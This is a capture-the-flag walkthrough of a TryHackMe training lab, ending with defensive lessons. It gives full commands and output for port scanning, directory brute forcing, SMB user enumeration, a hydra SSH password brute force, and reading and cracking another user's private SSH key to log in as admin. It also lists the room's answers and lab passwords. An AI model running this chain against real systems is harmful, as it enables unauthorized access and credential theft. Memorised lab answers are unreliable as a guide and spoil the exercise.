Basic Pentesting — TryHackMe Walkthrough
A walkthrough of the Basic Pentesting room on TryHackMe, covering service enumeration, directory brute forcing, SMB user enumeration, SSH brute forcing, and privilege escalation via an exposed RSA private key.
Overview
The Basic Pentesting room on TryHackMe is designed to introduce core offensive security concepts in a hands-on environment. It walks you through a realistic attack chain on a vulnerable Linux machine, covering:
- Service enumeration
- Web directory brute forcing
- SMB-based user enumeration
- SSH credential brute forcing
- Privilege escalation via an exposed RSA private key
- Hash cracking with John the Ripper
This is a walkthrough of how I completed the room, the thought process behind each step, and the lessons learned along the way.
 TryHackMe — Basic Pentesting room (100% completed)
Phase 1: Enumeration
Nmap — Service Discovery
Every engagement starts with reconnaissance. I kicked things off with an nmap scan to identify open ports and running services on the target machine.
1
nmap -sV 10.113.190.237 -O
1
2
3
4
5
6
7
8
9
10
11
12
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-27 04:18 -0500
Nmap scan report for 10.113.190.237
Host is up (0.15s latency).
Not shown: 996 closed tcp ports (reset)

PORT     STATE  SERVICE      VERSION
22/tcp   open   ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http         Apache httpd 2.4.41 ((Ubuntu))
139/tcp  open   netbios-ssn  Samba smbd 4
445/tcp  open   netbios-ssn  Samba smbd 4

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The scan revealed four open ports of immediate interest:
| Port | Service | Notes |
|---|---|---|
| 22 | SSH | OpenSSH 8.2p1 — potential brute force target |
| 80 | HTTP | Apache web server — worth exploring |
| 139/445 | SMB | Samba — useful for user enumeration |
With a web server and SMB both exposed, there were two clear paths to explore next.
Gobuster — Web Directory Brute Forcing
💡 Question: What is the name of the hidden directory on the web server? Answer:
development
Port 80 confirmed an active web server. To uncover any hidden directories that weren’t linked from the main page, I ran a directory brute force with gobuster using the dirb common wordlist.
1
gobuster dir -u http://10.113.190.237 -w /usr/share/wordlists/dirb/common.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:      http://10.113.190.237
[+] Threads:  10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.htaccess     (Status: 403) [Size: 279]
.hta          (Status: 403) [Size: 279]
.htpasswd     (Status: 403) [Size: 279]
development   (Status: 301) [Size: 322] [--> http://10.113.190.237/development/]
index.html    (Status: 200) [Size: 158]
server-status (Status: 403) [Size: 279]

Progress: 4613 / 4613 (100.00%)
Finished
The development directory returned a 301 redirect, confirming it exists on the server. Navigating to it revealed a dev.txt file — developer notes left behind on the server.
 The /development/dev.txt file — developer notes with username hints
The notes contained entries signed with -K and -J, hinting at two system users. K appeared to be the more senior administrator, having configured SMB and a Struts deployment. This was a valuable lead.
Phase 2: Linux Enumeration
enum4linux — SMB User Enumeration
💡 Question: What is the username? Answer:
jan
With username hints from the web server, I used enum4linux to pull actual system usernames via the SMB service running on ports 139/445. The -a flag runs all basic enumeration checks.
1
enum4linux -a 10.113.190.237
The relevant output from the SID enumeration:
1
2
3
4
5
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000  Unix User\kay    (Local User)
S-1-22-1-1001  Unix User\jan    (Local User)
S-1-22-1-1002  Unix User\ubuntu (Local User)
Three local users confirmed: kay, jan, and ubuntu. Cross-referencing with the dev notes, jan maps to J and kay maps to K — the likely admin. The target for brute forcing is jan.
Phase 3: Brute Forcing
Hydra — SSH Password Brute Force
💡 Question: What is the password? Answer:
armando
With a confirmed username (jan) and SSH running on port 22, I launched a dictionary attack against the SSH service using hydra and the rockyou.txt wordlist.
1
hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.113.190.237
1
2
3
4
5
6
7
8
9
10
11
12
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
[DATA] attacking ssh://10.113.190.237:22/

[STATUS] 207.00 tries/min, 207 tries in 00:01h, 14344195 to do in 1154:56h
[STATUS] 197.33 tries/min, 592 tries in 00:03h, 14343810 to do in 1211:29h

[22][ssh] host: 10.113.190.237   login: jan   password: armando

1 of 1 target successfully completed, 1 valid password found
Hydra finished at 2026-02-27 05:13:45
Hydra cracked jan’s password as armando.
💡 Question: What service do you use to access the server? Answer:
SSH
With valid credentials confirmed, I logged in:
1
2
ssh jan@10.113.190.237
# Password: armando
 Successful SSH login as Jan on Ubuntu 20.04.6 LTS
Phase 4: Privilege Escalation
Filesystem Enumeration as Jan
Once inside as jan, I began mapping out what access I had and identifying a path to escalate privileges.
Initial observations:
janhad very limitedsudoprivileges — no direct path to root.- Navigating to
/home/kay, apass.bakfile was visible butjanhad no read permissions on it. - I checked the sudoers plugin version, which appeared vulnerable to a chroot exploit. However, transferring the exploit binary via a Python HTTP server failed —
janhad no write permissions in any accessible directory on the target.
I pivoted to a deeper filesystem enumeration with ls -la across the home directories.
 Enumerating Kay’s home directory as Jan — the .ssh directory and id_rsa are visible
Inside /home/kay/.ssh, the directory listing showed an id_rsa file. And critically — jan had read access to it. This was Kay’s RSA private key, left world-readable due to misconfigured file permissions.
Extracting and Cracking Kay’s RSA Private Key
Reading the key confirmed it was passphrase-protected (AES-128-CBC):
1
cat /home/kay/.ssh/id_rsa
 Kay’s encrypted RSA private key — readable by Jan
I copied the key contents to my Kali machine and prepared it for cracking:
1
2
3
4
5
6
7
8
# Save the key
nano kay_id_rsa

# Secure permissions — SSH refuses keys with loose permissions
chmod 600 kay_id_rsa

# Convert to a format John the Ripper can process
ssh2john kay_id_rsa > kay_hash.txt
 Preparing the key file and converting it with ssh2john
1
2
3
4
5
# Crack the passphrase against rockyou.txt
john kay_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

# The hash had already been cracked — use --show to display cached results
john --show kay_hash.txt
 John the Ripper revealing the cracked passphrase: beeswax
Passphrase cracked: beeswax
SSH as Kay — Full Admin Access
1
2
ssh -i kay_id_rsa kay@10.113.190.237
# Enter passphrase: beeswax
 Logged in as Kay — pass.bak contents revealed
Logged in as the admin. cat pass.bak revealed:
1
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
Pwned. ✅
Summary & Key Takeaways
This room demonstrated a complete attack chain — from unauthenticated reconnaissance to full system compromise through a chain of misconfigurations.
- Nmap revealed SSH, HTTP, and SMB running on the target.
- Gobuster uncovered
/development— a hidden directory containing developer notes with username hints. - enum4linux confirmed system users
janandkayvia unauthenticated SMB. - Hydra brute-forced
jan’s SSH password (armando) usingrockyou.txt. - Filesystem enumeration as
janrevealed Kay’sid_rsakey with world-readable permissions. - ssh2john + John the Ripper cracked the RSA passphrase to
beeswax. - SSH as Kay granted admin access and exposed
pass.bak.
Security Lessons
- Weak passwords are a liability.
armandois inrockyou.txt. Any internet-facing SSH service needs strong, unique credentials — or better yet, key-based authentication only. - File permissions are a security boundary. A private key readable by other users is a compromised key. Always
chmod 600and verify ownership. - Unauthenticated SMB leaks system users. Leaving Samba accessible without authentication lets attackers enumerate valid usernames, drastically narrowing any brute force effort.
- Dev notes on production servers are an OPSEC failure. The
/development/dev.txtfile handed the attacker username hints and internal server details. - Defense in depth is essential. No single control stopped this chain — each misconfiguration built on the last. Layered security ensures one mistake doesn’t lead to full compromise.
Tools Used
| Tool | Purpose |
|---|---|
nmap | Port scanning and service version detection |
gobuster | Web directory brute forcing |
enum4linux | SMB-based user and share enumeration |
hydra | SSH credential brute forcing |
ssh2john | Converting RSA private keys to a crackable hash format |
john (John the Ripper) | RSA key passphrase cracking |
References
TryHackMe — Basic Pentesting Room. https://tryhackme.com/room/basicpentestingjt
Nmap Documentation. https://nmap.org/docs.html
Hydra — THC. https://github.com/vanhauser-thc/thc-hydra
John the Ripper. https://www.openwall.com/john/
enum4linux. https://github.com/CiscoCXSecurity/enum4linux